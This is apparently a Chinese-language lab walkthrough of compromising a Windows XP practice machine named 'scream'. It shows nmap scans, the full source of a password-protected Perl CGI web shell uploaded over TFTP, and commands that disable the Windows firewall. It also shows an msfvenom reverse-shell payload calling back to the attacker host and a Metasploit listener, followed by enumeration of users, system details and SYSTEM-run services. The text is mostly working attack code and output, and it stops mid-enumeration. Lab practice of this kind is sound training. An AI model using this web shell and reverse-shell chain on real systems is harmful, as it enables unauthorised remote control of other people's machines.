

scream
这是这次里面唯一一台windows主机。
要好好看看
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.111.0/24
[sudo] kali 的密码:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 02:45 EST
Nmap scan report for 192.168.111.1
Host is up (0.00033s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.111.2
Host is up (0.00014s latency).
MAC Address: 00:50:56:F8:CA:D1 (VMware)
Nmap scan report for 192.168.111.150
Host is up (0.00058s latency).
MAC Address: 00:0C:29:F6:72:AC (VMware)
Nmap scan report for 192.168.111.254
Host is up (0.00044s latency).
MAC Address: 00:50:56:E6:97:CD (VMware)
Nmap scan report for 192.168.111.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.04 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap --min-rate 10000 -p- 192.168.111.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 03:13 EST
Nmap scan report for 192.168.111.150
Host is up (0.00095s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http
MAC Address: 00:0C:29:F6:72:AC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.44 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU --top-ports 20 192.168.111.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-03 03:15 EST
Nmap scan report for 192.168.111.150
Host is up (0.0014s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    open          tftp
123/udp   open|filtered ntp
135/udp   open|filtered msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   open|filtered snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   open|filtered ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown
MAC Address: 00:0C:29:F6:72:AC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.95 seconds
21端口
虽然进去了但是没有权限下载东西
22端口
没账户密码
但是知道版本
SSH-2.0-WeOnlyDo 2.1.3
23端口
没账号密码
69端口
可以上传,但没回显。
80端口

就是副画
源码也没东西
在目录扫描后发现刚才传上去的文件
然后再ftp一看,好家伙。在/root目录下。
渗透测试
本来上传php的但是发现这台机子没法运行php解析。
与是去网上查了查
网站目录下还有一个.\cgi-bin目录用于存放CGI程序,于是决定上传CGI后门程序文件。考虑到 Perl是编写CGI程序的主流语言,最终决定上传网上的
Perl CGI后门。
┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ cat shell.pl
use CGI;
use Cwd;
print CGI::header( -type => 'text/html' );
my $command = CGI::param('command');
my $pwd = CGI::param('pwd') || '';
my $password = CGI::param('password');
my $filename = CGI->script_name() ;
if ( $password ne 'yourpassword' ) {
print "Please provide a valid password.\n";
exit(0)
}
$pwd = $pwd eq '' ? `pwd` : $pwd;
my $home = Cwd::cwd();
chdir($pwd);
my $result='';
if ($command =~ /^cd\s*(.*)/) {
my $dir = $1 or '';
if ($dir eq '') {
chdir($home);
} else {
chdir($dir);
}
$pwd = Cwd::cwd();
$result = `ls -la`;
} else {
$result = `$command`;
}
print <<EOF;
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html><head>
<meta content="text/html; charset=ISO-8859-1" http-equiv="content-type"><title>console</title>
<script>
window.onload = function(){
document.getElementById("command").focus();
}
</script>
<style type="text/css">
.wide1 {
border-width: thick;
width: 100%;
height: 600px;
}
.wide2 {
setFocus;
border-width: thick;
width: 100%;
}
</style>
</head><body>
<p>
Script: $filename PWD: $pwd <br/>
<textarea class="wide1" readonly="readonly" cols="1" rows="1" name="result">
$result
</textarea></p>
<form method="get" action="$filename" name="command">Command:
<input class="wide2" name="command" id="command"><br>
<input name="password" value="$password" type="hidden">
<input name="pwd" value="$pwd" type="hidden">
</form>
<br>
</body></html>
EOF
exit 0;
上传后门
tftp 192.168.111.150
put webshell.pl cgi-bin/webshell.pl
访问文件。
http://192.168.2.142/cgi-bin/webshell.pl?password=yourpassword(这里的password参数为连接密码,可在源代码中修改)

可以看到已经上传成功,试试dir命令列出当前目录:

说实话windows之前没接触过所以接下来的过程都是在复现别人的步骤。

由于在信息收集阶段,我们已经判断靶机很有可能存在防火墙,所以我们现在需要将其关闭,执行如下命令判断Windows防火墙是否开启:
netsh firewall show state
可以看到系统防火墙确实开启了:
接下来将其关闭并禁用:
net stop sharedaccess
sc config sharedaccess status= disable


然后使用ping命令测试一下:
ping -c 10 192.168.2.142

可以看到防火墙成功关闭了。
获取shell
┌──(kali㉿kali)-[~]
└─$ ping -c 192.168.111.150
ping: invalid argument: '192.168.111.150'

┌──(kali㉿kali)-[~]
└─$ ping -c 10 192.168.111.150
PING 192.168.111.150 (192.168.111.150) 56(84) bytes of data.
64 bytes from 192.168.111.150: icmp_seq=1 ttl=128 time=0.835 ms
64 bytes from 192.168.111.150: icmp_seq=2 ttl=128 time=2.59 ms
64 bytes from 192.168.111.150: icmp_seq=3 ttl=128 time=0.671 ms
64 bytes from 192.168.111.150: icmp_seq=4 ttl=128 time=11.4 ms
64 bytes from 192.168.111.150: icmp_seq=5 ttl=128 time=0.456 ms
64 bytes from 192.168.111.150: icmp_seq=6 ttl=128 time=18.0 ms
64 bytes from 192.168.111.150: icmp_seq=7 ttl=128 time=1.72 ms
64 bytes from 192.168.111.150: icmp_seq=8 ttl=128 time=52.1 ms
64 bytes from 192.168.111.150: icmp_seq=9 ttl=128 time=0.447 ms
64 bytes from 192.168.111.150: icmp_seq=10 ttl=128 time=26.4 ms

--- 192.168.111.150 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9203ms
rtt min/avg/max/mdev = 0.447/11.464/52.145/16.021 ms
接下来我们就可以使用msfvenom生成木马并远程控制靶机了。使用如下命令生成一个反向木马:
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.142 LPORT=12000 -f exe > reverse_cmdshell.exe

^C<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require': Interrupt
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/bootsnap-1.17.1/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:30:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/zeitwerk-2.6.12/lib/zeitwerk/kernel.rb:38:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rb-readline-0.5.5/lib/readline.rb:10:in `<module:Readline>'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/rb-readline-0.5.5/lib/readline.rb:8:in `<top (required)>'
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require'
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/bootsnap-1.17.1/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:30:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/zeitwerk-2.6.12/lib/zeitwerk/kernel.rb:38:in `require'
        from /usr/share/metasploit-framework/lib/rex/ui/text/shell/history_manager.rb:5:in `<top (required)>'
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require'
        from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:38:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/bootsnap-1.17.1/lib/bootsnap/load_path_cache/core_ext/kernel_require.rb:30:in `require'
        from /usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/zeitwerk-2.6.12/lib/zeitwerk/kernel.rb:30:in `require'
        from /usr/share/metasploit-framework/lib/msf/core/framework.rb:65:in `initialize'
        from /usr/share/metasploit-framework/lib/msf/base/simple/framework.rb:71:in `new'
        from /usr/share/metasploit-framework/lib/msf/base/simple/framework.rb:71:in `create'
        from /usr/bin/msfvenom:54:in `init_framework'
        from /usr/bin/msfvenom:67:in `framework'
        from /usr/bin/msfvenom:472:in `<main>'


┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.128 LPORT=1234 -f exe > reverse_cmdshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  redteamnotes  reverse_cmdshell.exe  Templates
Documents  Music      Public    reports       rxy                   Videos

┌──(kali㉿kali)-[~]
└─$ cd redteamnotes/scream

┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ ls
23080.txt  reverse_cmdshell.exe  shell.pl
上传木马
┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ tftp 192.168.111.150
tftp> binary
tftp> put reverse_cmdshell.exe cgi-bin/reverse_cmdshell.exe
tftp> quit
监听并连接
┌──(kali㉿kali)-[~/redteamnotes/scream]
└─$ msfconsole
use exploit/multi/handler
set payload windows/shell_reverse_tcp
set LHOST 0.0.0.0
set LPORT 1234
run
Metasploit tip: Use help <command> to learn more about any command

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
                     #   #   ###  #   #   ##
                     ########################
                      ##     ##   ##     ##
                            https://metasploit.com


       =[ metasploit v6.3.51-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 418 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:1234
[*] Command shell session 1 opened (192.168.111.128:1234 -> 192.168.111.150:1050) at 2024-02-02 11:23:27 -0500


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----
查看当前用户
c:\www\root\cgi-bin>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

c:\www\root\cgi-bin>echo %username%
echo %username%
alex
查看用户列表和主机名
c:\www\root\cgi-bin>net user
net user

User accounts for \\SCREAM

-------------------------------------------------------------------------------
Administrator            alex                     Guest
HelpAssistant            SUPPORT_388945a0
The command completed successfully.
查看操作系统信息总览
c:\www\root\cgi-bin>systeminfo
systeminfo

Host Name:                 SCREAM
OS Name:                   Microsoft Windows XP Professional
OS Version:                5.1.2600 Service Pack 3 Build 2600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Uniprocessor Free
Registered Owner:          123
Registered Organization:
Product ID:                76487-640-0636015-23696
Original Install Date:     2/2/2024, 11:28:38 PM
System Up Time:            0 Days, 0 Hours, 51 Minutes, 17 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 151 Stepping 2 GenuineIntel ~2495 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+08:00) Beijing, Chongqing, Hong Kong, Urumqi
Total Physical Memory:     511 MB
Available Physical Memory: 265 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 2,008 MB
Virtual Memory: In Use:    40 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\SCREAM
Hotfix(s):                 1 Hotfix(s) Installed.
                           [01]: Q147222
NetWork Card(s):           2 NIC(s) Installed.
                           [01]: AMD PCNET Family PCI Ethernet Adapter
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.111.254
                                 IP address(es)
                                 [01]: 192.168.111.150
                           [02]: Bluetooth Device (Personal Area Network)
                                 Connection Name: Bluetooth Network Connection
                                 Status:          Media disconnected
对靶机Web服务的渗透结束
我们首先尝试进入当前用户的家目录并查看所有文件:
c:\www\root\cgi-bin>cd %homepath%
cd %homepath%

C:\Documents and Settings\alex>tree /F
tree /F
Folder PATH listing
Volume serial number is 7FFD9000 CCBE:AEB5
C:.
����Desktop
����Favorites
�   ����Links
�           Windows Marketplace.url
�
����My Documents
�   ����My Music
�   �       Sample Music.lnk
�   �
�   ����My Pictures
�           Sample Pictures.lnk
�
����Start Menu
    ����Programs
        �   Internet Explorer.lnk
        �   Remote Assistance.lnk
        �
        ����Accessories
        �   �   Address Book.lnk
        �   �   Command Prompt.lnk
        �   �   Notepad.lnk
        �   �   Program Compatibility Wizard.lnk
        �   �   Synchronize.lnk
        �   �   Tour Windows XP.lnk
        �   �   Windows Explorer.lnk
        �   �
        �   ����Accessibility
        �   �       Magnifier.lnk
        �   �       Narrator.lnk
        �   �       On-Screen Keyboard.lnk
        �   �       Utility Manager.lnk
        �   �
        �   ����Entertainment
        ����Startup
可以看到alex用户的家目录下没有什么敏感文件。
尝试使用tasklist /V命令列出系统进程列表:
C:\Documents and Settings\alex>tasklist /V
tasklist /V

Image Name                   PID Session Name     Session#    Mem Usage Status          User Name                                              CPU Time Window Title
========================= ====== ================ ======== ============ =============== ================================================== ============ ========================================================================
System Idle Process            0 Console                 0         28 K Running         NT AUTHORITY\SYSTEM                                     0:50:52 N/A
System                         4 Console                 0    100,160 K Running         NT AUTHORITY\SYSTEM                                     0:00:10 N/A
smss.exe                     532 Console                 0        388 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                    636 Console                 0      3,532 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
winlogon.exe                 660 Console                 0      6,908 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
services.exe                 704 Console                 0      3,144 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
lsass.exe                    716 Console                 0      1,636 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
svchost.exe                  872 Console                 0      4,624 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
svchost.exe                  936 Console                 0      4,168 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
svchost.exe                 1080 Console                 0     20,204 K Running         NT AUTHORITY\SYSTEM                                     0:00:02 N/A
svchost.exe                 1136 Console                 0      3,344 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
svchost.exe                 1176 Console                 0      4,360 K Running         NT AUTHORITY\LOCAL SERVICE                              0:00:00 N/A
avgchsvx.exe                1320 Console                 0        964 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgrsx.exe                  1328 Console                 0      1,004 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgcsrvx.exe                1532 Console                 0     10,644 K Running         NT AUTHORITY\SYSTEM                                     0:00:06 N/A
spoolsv.exe                 1596 Console                 0      4,476 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgwdsvc.exe                2036 Console                 0      2,512 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
svchost.exe                  112 Console                 0      3,144 K Running         NT AUTHORITY\LOCAL SERVICE                              0:00:00 N/A
FileZilla server.exe         176 Console                 0      3,028 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 CAsyncSocketEx Helper Window
FreeSSHDService.exe          236 Console                 0      4,232 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 CwodWinSocketWindow
OpenTFTPServerMT.exe         316 Console                 0      1,856 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
wscntfy.exe                 2112 Console                 0      1,968 K Running         SCREAM\alex                                             0:00:00 N/A
explorer.exe                2196 Console                 0     13,544 K Running         SCREAM\alex                                             0:00:01 N/A
rundll32.exe                3840 Console                 0      4,324 K Running         SCREAM\alex                                             0:00:00 BluetoothNotificationAreaIconWindowClass
avgtray.exe                 3860 Console                 0      2,492 K Running         SCREAM\alex                                             0:00:00 AvgTrayRunningScansWnd
FileZilla Server Interfac   3876 Console                 0      3,820 K Running         SCREAM\alex                                             0:00:00 FileZilla Server
TINY.EXE                    3960 Console                 0      3,288 K Running         SCREAM\alex                                             0:00:00 N/A
logon.scr                   2640 Console                 0      1,580 K Running         SCREAM\alex                                             0:00:00 N/A
perl.exe                    2488 Console                 0      5,948 K Running         SCREAM\alex                                             0:00:00 C:\strawberry\perl\bin\perl.exe
reverse_cmdshell.exe        2524 Console                 0      1,540 K Running         SCREAM\alex                                             0:00:00 N/A
cmd.exe                     2536 Console                 0      2,532 K Running         SCREAM\alex                                             0:00:00 C:\WINDOWS\system32\cmd.exe - tasklist /V
wmiprvse.exe                2568 Console                 0      7,908 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
wmiprvse.exe                2628 Console                 0      4,608 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
tasklist.exe                 820 Console                 0      4,240 K Running         SCREAM\alex                                             0:00:00 OleMainThreadWndName
可以看到以下几个进程是以NT AUTHORITY\SYSTEM权限运行的:
FileZilla server.exe
FreeSSHDService.exe
OpenTFTPServerMT.exe
而且这不是我们的三个网络服务嘛!既然如此,尝试查询系统服务程序路径,
C:\Documents and Settings\alex>tasklist /V
tasklist /V

Image Name                   PID Session Name     Session#    Mem Usage Status          User Name                                              CPU Time Window Title
========================= ====== ================ ======== ============ =============== ================================================== ============ ========================================================================
System Idle Process            0 Console                 0         28 K Running         NT AUTHORITY\SYSTEM                                     0:51:20 N/A
System                         4 Console                 0    100,160 K Running         NT AUTHORITY\SYSTEM                                     0:00:10 N/A
smss.exe                     532 Console                 0        388 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                    636 Console                 0      3,532 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
winlogon.exe                 660 Console                 0      6,908 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
services.exe                 704 Console                 0      3,144 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
lsass.exe                    716 Console                 0      1,636 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
svchost.exe                  872 Console                 0      4,636 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
svchost.exe                  936 Console                 0      4,168 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
svchost.exe                 1080 Console                 0     20,000 K Running         NT AUTHORITY\SYSTEM                                     0:00:02 N/A
svchost.exe                 1136 Console                 0      3,344 K Running         NT AUTHORITY\NETWORK SERVICE                            0:00:00 N/A
svchost.exe                 1176 Console                 0      4,360 K Running         NT AUTHORITY\LOCAL SERVICE                              0:00:00 N/A
avgchsvx.exe                1320 Console                 0        300 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgrsx.exe                  1328 Console                 0        512 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgcsrvx.exe                1532 Console                 0        352 K Running         NT AUTHORITY\SYSTEM                                     0:00:06 N/A
spoolsv.exe                 1596 Console                 0      4,476 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
avgwdsvc.exe                2036 Console                 0      2,512 K Running         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
svchost.exe                  112 Console                 0      3,144 K Running         NT AUTHORITY\LOCAL SERVICE                              0:00:00 N/A
FileZilla server.exe         176 Console                 0      3,028 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 CAsyncSocketEx Helper Window
FreeSSHDService.exe          236 Console                 0      4,232 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 CwodWinSocketWindow
OpenTFTPServerMT.exe         316 Console                 0      1,856 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
wscntfy.exe                 2112 Console                 0      1,968 K Running         SCREAM\alex                                             0:00:00 N/A
explorer.exe                2196 Console                 0     13,544 K Running         SCREAM\alex                                             0:00:01 N/A
rundll32.exe                3840 Console                 0      4,324 K Running         SCREAM\alex                                             0:00:00 BluetoothNotificationAreaIconWindowClass
avgtray.exe                 3860 Console                 0      2,492 K Running         SCREAM\alex                                             0:00:00 AvgTrayRunningScansWnd
FileZilla Server Interfac   3876 Console                 0      3,820 K Running         SCREAM\alex                                             0:00:00 FileZilla Server
TINY.EXE                    3960 Console                 0      3,288 K Running         SCREAM\alex                                             0:00:00 N/A
logon.scr                   2640 Console                 0      1,580 K Running         SCREAM\alex                                             0:00:00 N/A
perl.exe                    2488 Console                 0      5,948 K Running         SCREAM\alex                                             0:00:00 C:\strawberry\perl\bin\perl.exe
reverse_cmdshell.exe        2524 Console                 0      1,540 K Running         SCREAM\alex                                             0:00:00 N/A
